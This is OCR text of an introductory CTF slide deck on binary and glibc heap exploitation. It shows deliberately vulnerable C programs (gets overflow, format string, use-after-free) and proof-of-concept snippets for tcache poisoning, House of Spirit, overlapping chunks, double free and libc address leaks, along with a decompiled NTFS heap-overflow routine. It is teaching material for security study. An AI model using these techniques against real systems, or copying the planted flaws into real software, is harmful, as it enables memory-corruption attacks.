Binary heap exploitation

(для самых маленьких)


One Heap to malloc them all,
One Heap to free them,
One Heap to coalesce,
and in the memory bind them...

@pturtle


About me


- Pavel Blinnikov, @pturtle
- Working as Junior Cyber Forensics Specialist at BI.Zone
- Third year student of NRNU MEPhI
- Captain of team SPRUSH
- Playing CTFs for 5 years

What is this PWN?7



ELF binary


ELF header
Program header table
.text
.rodata
...
.data
Section header table


Higher addresses
stack
dynamic segments
heap
executable
unmapped
Lower addresses

Registers:

RDI
RSI
RDX
RCX
R8
R9
RAX
RBX


```
mov rax, rbx
push rdi
pop rsi
call r8
```

What do we fight for?

1. Leaking information
2. Obtaining attack primitives (arbitrary read/write)
3. Hijacking control flow is always our main target

Our favourite places

- Global Offset Table
- malloc/free/realloc hooks
- stack return pointer



Classical examples of vulnerable programs

```c
#include <stdio.h>

int main() {
    char buf[16];
    gets(buf);
}
```

Classical examples of vulnerable programs

```c
#include <stdio.h>


int main() {
    char buf[16];
    gets(buf);
}
```

It’s gettin difficult nowadays...

1. Stack canary
2. ASLR
3. PIE
4. Fortify

Yet another vuln

```c
#include <stdio.h>
#include <unistd.h>

int main() {
  char buf[64] = {0};
  read(0, buf, 64);
  printf(buf);
}
```

```
printf(“%p”) // print first arg as pointer
printf(“%2$p”) // print second arg as a pointer
printf(“%s”) // print string through first arg
printf(“%16p”) // align first arg as a pointer with 2 spaces
printf(“%15p %1$n”) // write 0x10 to where is first arg pointing
```

How to attack format string?

1. Place own addresses on stack (GOT/hooks)
2. Write to them via %n
3. Try to hijack control flow using this writes

How to master basics?


https://exploit.education/protostar/

https://exploit.education/nebula/

https://ropemporium.com/

Gettin to heap

1. You should always consider libc version
2. Lots of techniques
3. Heap Feng-Shui is not an easy thing



Heap data attack

Heap algo attack

Heap buffer overflow

```c
struct data {
  char name[64];
};

struct fp {
  void (*fp)();
};

void winner() {
  printf("level passed\n");
}

void nowinner() {
  printf("level has not been passed\n");
}

int main(int argc, char **argv) {
  struct data *d;
  struct fp *f;

  d = (struct data*) malloc(sizeof(struct data));
  f = (struct fp*) malloc(sizeof(struct fp));
  f->fp = nowinner;
  printf("data is at %p, fp is at %p\n", d, f);
  strcpy(d->name, argv[1]);
  f->fp();
}
```


all libcs

```
for ( cur_ea_list_entry = ea_list; ; cur_ea_list_entry = next_ea_list_entry )
{
  ...
  out_buf_pos = (DWORD *)(out_buf + padding + occupied_length);

  if ( NtfsLocateEaByName(eas_blocks_for_file, eas_blocks_size, &name, &ea_block_pos) )
  {
    ea_block = eas_blocks_for_file + ea_block_pos;
    ea_block_size = ea_block->DataLength + ea_block->NameLength + 9;
    if ( ea_block_size <= out_buf_length - padding ) // integer-underflow is possible
    {
      memmove(out_buf_pos, (const void *)ea_block, ea_block_size); // heap buffer overflow
      *out_buf_pos = 0;
    }
  }
  else
  {
    ...
  }
  ...
  occupied_length += ea_block_size + padding;
  out_buf_length -= ea_block_size + padding;
  padding = ((ea_block_size + 3) & 0xFFFFFFFC) - ea_block_size;
  ...
}
```

Use-After-Free

```c
typedef struct UAFME {
    void (*vulnfunc)();
} UAFME;

void good() {
    printf("I AM GOOD :)\n");
}

void bad() {
    printf("I AM BAD >:|\n");
}
void helper_call_goodfunc(UAFME *uafme) {
    UAFME *private_uafme = uafme;
    private_uafme->vulnfunc = good;
    private_uafme->vulnfunc();
    free(private_uafme);
}
int main() {
    UAFME *malloc1 = malloc(sizeof(UAFME));
    helper_call_goodfunc(malloc1);

    long *malloc2 = malloc(sizeof(UAFME));
    *malloc2 = (long) bad;
    malloc1->vulnfunc();
}
```

In-Use chunk




$8_{10} = 1000_2$

Heap bins

- tcache bins (SLL, 7 chunks; 0 to 1032 bytes, VERY useful)
- fastbins (SLL, 10 bins; 16, 24, 32, 40, 48, 56, 64, 72, 80 and 88)
- small bins (DLL, 62 bins; 16, 24, ... , 504 bytes)
- large bins (DLL, 63 bins; 512 and more)
- unsorted bin (only one, but very useful because points to libc when freed)

Freed chunk


chunk
mem
Size of previous chunk, if allocated
Size of chunk, In bytes
A
P
Forward pointer to next chunk in list
fd
Back pointer to previous chunk in list
bk
Unused space (may 0 bytes long)

```
typedef struct tcache_entry
{
  struct tcache_entry *next;
  /* This field exists to detect double frees.  */
  uintptr_t key;
} tcache_entry;
```

tcache

There was no security hardenings initially.

UAF, double free, whatever you want


UAF (tcache poisoning)

same effect with BOF


```c
int main() {
  size_t stack_var;
  intptr_t *a = malloc(128);
  intptr_t *b = malloc(128);

  free(a);
  free(b);

  b[0] = (intptr_t)&stack_var;     // currently pointin to fd

  malloc(128);

  intptr_t *c = malloc(128);
  assert((long)&stack_var == (long)c);
  return 0;
}
```


a


b
a


b
fd
a
injecting here


b
malicious
a



Next allocation is at malicious address

What if we could create our own chunks?

What if we could create our own chunks?

House of Spirit!

```c
typedef struct {
    size_t      prev_size;  /* Size of previous chunk (if free).  */
    size_t      size;       /* Size in bytes, including overhead. */

    struct malloc_chunk* fd;         /* double links -- used only if free. */
    struct malloc_chunk* bk;

    /* Only used for large blocks: pointer to next larger size.  */
    struct malloc_chunk* fd_nextsize; /* double links -- used only if free. */
    struct malloc_chunk* bk_nextsize;
} malloc_chunk, *mchunkptr;

int main(int argc, const char* argv[]) {
    size_t fake_chunk_and_more[64];
    memset(fake_chunk_and_more, 'A', sizeof(fake_chunk_and_more));

    mchunkptr fake_chunk = (mchunkptr)fake_chunk_and_more;
    fake_chunk->size = 0x110;

    void *mem = (void*)((char*)fake_chunk + offsetof(malloc_chunk, fd));
    free(mem);
    void *mem2 = malloc(0x100); //mem2 is equal to mem
    return 0;
}
```

Overlapping chunks

```c
int main() {
    int* buf = malloc(64);
    char* buf1 = malloc(64);
    char* buf2 = malloc(64);
    strcpy(buf2, "Very nice data");
    buf[18] = 0x110; // writing to size of buf1
    free(buf1);
    char* ptr = malloc(0x100);
    strcpy(&ptr[80], "Very bad data");
    puts(buf2);
}
```

Double free (tcache_dup)

```
int main(){

  size_t stack_var;

  intptr_t *a = malloc(128);
  intptr_t *b = malloc(128);

  free(a);
  free(a);

  intptr_t *c = malloc(128);
  intptr_t *d = malloc(128);
  assert((long)c == (long)d);
}
```

libc 2.26 only

```
typedef struct tcache_entry
{
  struct tcache_entry *next;
  /* This field exists to detect double frees.  */
  uintptr_t key;
} tcache_entry;
```

Double free with smol UAF

```
int main() {

  size_t stack_var;

  char *a = malloc(128);
  char *b = malloc(128);

  free(a);
  a[9] = ‘A’;
  free(a);

  char *c = malloc(128);
  char *d = malloc(128);
  assert((long)c == (long)d);
}
```

till current libc

Double free (fastbin_dup)

```
int main() {
    void *ptrs[8];
    for (int i=0; i<8; i++) {
        ptrs[i] = malloc(8);
    }
    for (int i=0; i<7; i++) {
        free(ptrs[i]);
    }

    void *a = malloc(8);
    void *b = malloc(8);
    void *c = malloc(8);

    free(a);
    free(b);
    free(a);

    a = malloc(8);
    b = malloc(8);
    c = malloc(8);

    assert(a == c);
}
```

Libc base leak (unsorted leak)

```c
int main(int argc, char* argv[]) {

  intptr_t** ptr[10];

  for (int i = 0; i < 9; i++) {
    ptr[i] = malloc(137);
  }

  for (int i = 0; i < 8; i++) {
    free(ptr[i]);
  }

  ptr[0] = malloc(128);
  printf("%p\n", *ptr[0]);
}
```

GlibcWoodenDummy

https://github.com/shellphish/how2heap

https://github.com/PavelBlinnikov/GlibcWoodenDummy

https://heap-exploitation.dhavalkapil.com